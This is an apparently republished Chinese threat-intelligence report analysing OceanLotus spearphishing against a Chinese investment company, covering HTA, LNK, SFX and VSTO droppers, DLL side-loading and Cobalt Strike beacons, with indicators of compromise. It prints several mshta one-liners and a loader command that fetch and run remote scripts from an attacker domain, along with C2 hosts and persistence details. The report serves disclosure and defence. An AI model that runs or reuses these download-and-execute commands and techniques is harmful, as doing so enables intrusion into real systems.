海莲花APT团伙针对国内大型投资公司的攻击活动分析 | 码农网

Archived: 2026-04-05 16:07:57 UTC

引言


360威胁情报中心在近期对海莲花组织的持续跟踪过程中，发现其最新的攻击活动中使用的初始投放载荷文件和攻击利用技术与过去相比出现了一些新的变化，其近期的攻击目标包括国内某大型投资公司。

本报告对海莲花组织最新的攻击利用技术，攻击载荷，攻击事件的分析和披露，其主要发现如下：

- 该组织使用多种技术实现初始投放的载荷，并发现其使用的一种未公开的Word文档在野利用技术；
- 该组织针对多个正常应用程序实现的白利用木马；

初始投放

海莲花组织依旧采用其惯用的鱼叉邮件攻击目标人员，并诱导其下载和执行相关诱导载荷文件。我们发现其近期利用亚马逊云托管相关的投放载荷文件，并在鱼叉邮件中附上云附件诱导目标人员点击下载。



诱导文件名称列表如下：

2018年工作报告提纲2(第四稿).rar
2018年工作报告提纲2(第四稿).zip
2019年加薪及任命决定征求意见表.rar
2019年加薪及任命决定征求意见表.zip
2018106各部门周报以及汇总.rar
请尽快补充完善《财务部之报告》.rar

结合攻击目标、攻击时间及诱导文件名称，我们认为这可能是海莲花组织针对国内部分目标企业(如民营企业)的财务部门，企业部门管理人员和高管的发起的鱼叉攻击，由于时近年末，该组织采用了一些如部门工作总结、财务报告、人员加薪任命为诱导文件名称。


初始投放的诱导文件都是以zip或rar格式的压缩文件，其中包含的初始投放载荷呈多种利用形态，以下为具体的分析。

HTA文件


海莲花组织利用开源CACTUSTORCH框架[1]生成的名为“2018106各部门周报以及汇总.docx.hta”的HTA文件。

CACTUSTORCH框架是一个开源的JavaScript和VBScriptshellcode执行框架，海莲花组织基于该框架修改，并加入了代码混淆和另外的一些利用技巧。


例如对CreateObject的包裹混淆实现：




Chin函数会首先判断操作系统中安装的.NET版本，不同的版本加载不同的注入DLL版本：




对base64编码信息的混淆变换：




进行base64解码：



然后反序列化之后执行代码：



其中通过对Base64的数据解密如下：



其中包含一个C#实现的DLL (md5:b28c80ca9a3b7deb09b275af1076eb55)。该DLL主要是解密hta文件内容中的附加数据，并在内存中加载。其中被加载的DLL，从36361位置开始读取数据。

其中加载函数的参数说明如下：


X(279045859 , 36361 , 30 , 1639151)


参数1：hta附加数据的解密密钥

参数2：hta附加数据的偏移


参数3：docx文件名的长度

参数4：从hta附加数据解密后的文件中，docx文件所在的文件偏移








替换掉” ”，”. ”，”,”为合法的base64字符（= / +）：




然后做base64解码，再做异或解密，传进来的密钥为：279045859 （0x10A1E6E3）




解密后的数据如下，其中包含附加的docx文件和文件名。

其将docx文件释放到temp并打开：





同时后台会执行loader程序，其为Denis家族。下图为shellcode入口：



LNK文件


海莲花组织将LNK文件伪装成如“2018年工作报告提纲2(第四稿).doc.lnk”的名称，其图标如下：




 该快捷方式会通过mshta执行一个远程脚本，命令行如下：

```
C:\Windows\System32\mshta.exe vbscript:Close(Execute("OnError ResumeNext:GetObject(""script:https://
```



其中vbb.jpg是一个hta的文件，首先通过读取注册表HKLM\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\的路径是否存在，如果不存在的话，就为.NET 2.0的版本：





设置计划任务在30s后执行%appdata%\\mobsync.exe，每1h执行一次。



修改注册表键值，劫持SyncCenter.dll，当mobsync.exe进程启动时加载该DLL实现持久性：





最终直接执行shellcode代码：





SFX文件


在分析过程中，我们还发现了一个自解压文件格式的投放文件。其自解压的时候会通过regsvr32加载压缩包里的ocx文件，同时打开Report.docx文件。




打开的模糊doc文档如下：




ocx加载后会在C:\ProgramFiles\NLS_000001释放四个文件，并使用白利用技术加载同目录下的dbghelp.dll：






其中加载的恶意代码是海莲花常用的Denis木马。




木马连接的C2为nnggmpggmeggidggjlggmmggmiggnkggmlggjkggmhggmlggmiggjoggmcgg.ijmlajjp.karelbecker.com。

内嵌VSTO的在野攻击

在投放的诱导压缩包“2018年工作报告提纲2(第四稿).rar”中所包含的docx文档使用了一种似乎目前尚未公开披露的在野攻击技术。




文档打开后，会弹出确认框。




其利用文档内嵌VisualStudio Tools for Office（VSTO）进行攻击。VSTO是新版Office中COM加载项的替代品（虽然后者仍然受支持）。但是，与COM加载项不同，VSTO需要安装特殊的运行时，默认情况下不会安装。


这里提及了往word文档添加外部vsto文件的方法[2]。




下图为诱导文档指向的vsto文件目录：




其指向的目录如下，值得说明的是，这个目录下问的目录及文件已经全部进行了系统文件隐藏处理，正常将其解压并不能看见该目录以及文件的存在。




其中 vsto文件首先调用Microsoft.Office.Compatible.dll





加载Microsoft.Office.Compatible.dll后，会分别执行两个函数，method_1主要为了执行木马，method_2主要为了打开文档文件。




两个函数均会通过method_0来获取customXml目录下的item1.xml和item2.xml来创建可执行文件，其通过获取对应的res编号来读取xml中的数据，并进行base64解码。









method_1主要是通过读取item1.xml的数据并解码，然后便开始创建进程并运行。




最后运行的Denis木马，回连C&C为 nnggmpggmeggidggmiggjmggmbggjjggjmggmiggmkggnjggnggmeggmhgg.ijmlajjb.sorensanger.xyz。




method_2创建一个随机名称的docx文件，并将从item2.xml读取的数据进行解码后写入该文件，实际上该段数据为原来的word文件内容。





最后会将customXMLPart删除，也就是将原来涉及的调用vsto文件的xml进行删除操作，并对一些目录进行删除。其为了进行攻击痕迹抹除，并且试图将样本伪装成正常样本，逃避检测。




白利用木马

在分析过程中，我们发现海莲花组织使用多个白利用木马，并用于针对某大型民营投资公司的攻击事件中。


UxTheme.dll - Flash白利用

该DLL样本是Flash.exe的白利用文件，其编译时间为2018年10月9日，是攻击者最初使用的版本。



其使用base64编码附带的数据，如图：




然后执行如下图的shellcode地址：



0xfc8偏移处的数据传入sub_18函数里：

获取kernel32的基址：




获取一些基本函数的地址：

1、 VirtualAlloc

2、 VirtualFree



3、 VirtualProtect

4、 memcpy




其在内存中执行释放的H1g9Fjt5m.exe，并使用如下的调用参数：
C:\Users\Administrator\Desktop\api\temp\royal\H1g9Fjt5m.exe -u https://ristineho.com/vii32.png

该PE文件的入口处会判断命令行参数中-u后面的URL，然后发送http请求，如图：





并执行返回的数据：




goopdate.dll - Google白利用

针对Google的白利用和Flash白利用采用了同样的方法执行shellcode，如图：



shellcode解密后，发现是混淆后的并且附加的数据被加密，而Flash白利用的版本附加的PE文件数据是没有加密，所以可以推断该版本是Flash白利用的更新版本。



结合360威胁情报数据，我们发现了三个使用Google的白利用木马，根据编译时间，木马程序被编译了3次，相关文件信息如下：


md5	文件名	编译时间
8176c85aa398654ae3ef091c965dd088	goopdate.dll	2018/10/9 11:35
f98d7f9f6f34e8c13c905cb9c718a4ed	goopdate.dll	2018/10/9 13:31
c51b86fe9511d22187b114fa3b6dc44a	goopdate.dll	2018/10/9 13:54

攻击者连续编译三个版本的原因是植入的木马载荷被主机上的360防护软件查杀，所以最终攻击者放弃使用该类白利用技术，而使用了360tray的白利用。


软件

wwlib.dll - Word白利用


Word白利用木马入口为其导出函数FMain：




其首先获取tmp目录之后拼接文件路径：




将dll中的附加数据写入到文件中，这里数据大小为0x1E1C00 (1973248)，其实际为一个诱导的文档文件：




随后打开文档：




打开的文档文件界面如下：




随后在内存的shellcode解密并重定位之后会再解密出一段shellcode用来执行：




解密出的第二段shellcode：




通过创建线程执行来shellcode：




线程中申请一块内存释放出一个PE文件：




释放出的PE文件：




内存加载并调用其OEP：



最终调用该PE文件的main函数，并执行脚本：







脚本执行命令为："C:\Windows\System32\mshta.exevbscript:Close(Execute("On Error Resume Next : GetObject(""script:https://ristineho.com/vbbb.png"")"))"

dbghelp.dll - 360tray白利用


该DLL木马入口会先判断加载其自身的进程是不是360tray.exe，如果不是的话，则退出：




如果是的话会读取c:\windows\system.ini的第一个字节当成异或密钥：




这里是“;”符号：




然后通过密钥解密资源中的字符串，资源中的文件如下图：







解密后是360tray.exe




读取shellcode加密的文件rns1daba.wmf，然后通过解密后异或“;”解密，然后分配可执行的内存空间，把解密后的数据写入内存，如图：





然后在内存中找到自己的.text（代码段）的地址，如果找不到，就会查找safemon.dll（360应用的DLL）的代码段的地址，传到shellcode里当参数用，执行shellcode：



该shellcode是CobaltStrike的模块，C2地址为support.erryarks.com，110.10.178.22。

相关攻击事件

在分析海莲花的最新攻击技术过程中，我们发现了海莲花组织在10月初针对国内某个大型投资公司的攻击事件，从攻击目标的选择来看，与海莲花过去主要以海事情报收集的攻击意图出现了变化。

我们结合360威胁情报数据，还原了攻击者的整个攻击过程。

攻击入口

攻击者向多家目标企业人员发送了鱼叉邮件，其中附带了包含LNK文件的压缩包，其命名为“附件：报告综合各处室领导意见和要求综合稿.zip”。

LNK文件执行的命令为：vbscript:Close(Execute("On Error ResumeNext:GetObject(""script:https://ri"&"stineho.com/vb"&"b.jpg"")"))。可以发现其与我们发现的亚马逊云上的LNK文件投放使用的同一下载链接。

其中下载的jpg文件实际为HTA文件，并通过劫持微软的mobsync.exe进程默认加载的CLSID键值实现执行模块的持久性。

初始植入

攻击者利用Flash白利用加载初始植入木马，并创建计划任务。后续更新为Google白利用版本。

攻击者利用CACTUSTORCH框架生成的Javascript载荷运行shellcode，并将白利用木马更新为使用360tray白利用加载。


内网探测


利用nbt.exe扫描内网网段，其可能通过收集凭据信息或暴力破解内网网络共享的用户和密码，并通过net user等相关命令查看或访问内网主机。

横向移动


攻击者通过渗透内网关键服务器主机，并向其他目标机器下发了木马文件，其通过PowerShell下载和执行相关木马文件，这里同样利用了360tray白利用木马，并创建计划任务。

在分析的过程中，还发现攻击者在横向移动过程中下发了一个命名为360Update.bat 的批处理脚本。从脚本内容可以发现其实际用于解码一个 JS 脚本并执行。







JS 脚本中字符串的解密算法为RC4算法，如图：



解密后其中的代码如图，为一个.Net 模块：



通过JS调用Xor(__0x4222416B,__0x00720445, __0x16292B37)解密后续载荷文件：

第一个参数：待解密的base64的数据


第二个参数：fuckyou@360（解密密钥）

第三个参数：WQoH8Ijy/lUUjmTDmxCj6g==（59 0a 07 f088 f2 fe 55 14 8e 64 c3 9b 10 a3 ea）（解密后的hash）

解密后的载荷文件如下：

其解密为一个beacon组件，配置文件如下：





关联分析

根据木马中内嵌的PDB信息：


```
C:\Users\Meister\Documents\Projects\BrokenShield\Bin\x86\Release\BrokenShield.pdb
```

我们发现了多个木马样本文件，并且通过VirusTotal平台发现其上传来源于越南。

总结

APT攻击者总是在不停的变换其攻击的手法，以达到绕过攻击目标的安全防护。其可以利用受害目标人员的安全意识，也通过不断研究和更新其攻击的战术技术。下图总结了海莲花组织使用的多种投放和攻击利用方式。



通过本报告的相关分析和披露，可以看出“海莲花”组织始终保持持续的更新和变化其攻击手法以提高攻击成功的效率。其利用多样化的攻击投放载荷，针对多种程序的白利用技术以及使用开源攻击 工具 用于攻

击活动中已经成为其新的攻击技术特点。

IOC

sorensanger.xyz

support.erryarks.com

110.10.178.22

https://ristineho.com/vbbb.png

https://ristineho.com/ldl32.jpg

https://ristineho.com/iyts6.png

7a36e9428b28b8db14adcfa798b24c8a

8176c85aa398654ae3ef091c965dd088

e04594ba7e2c63d4f48d92cc99246cce

6331ae1199890dcac2f66d89d4f1aa48

C:\Users\Meister\Documents\Projects\BrokenShield\Bin\x86\Release\BrokenShield.pdb

参考链接

1. https://github.com/mdsecactivebreach/CACTUSTORCH

2. https://docs.microsoft.com/zh-cn/visualstudio/vsto/how-to-add-custom-xml-parts-to-documents-by-using-vsto-add-ins?view=vs-2017

3. https://ti.360.net/blog/articles/oceanlotus-targets-chinese-university/
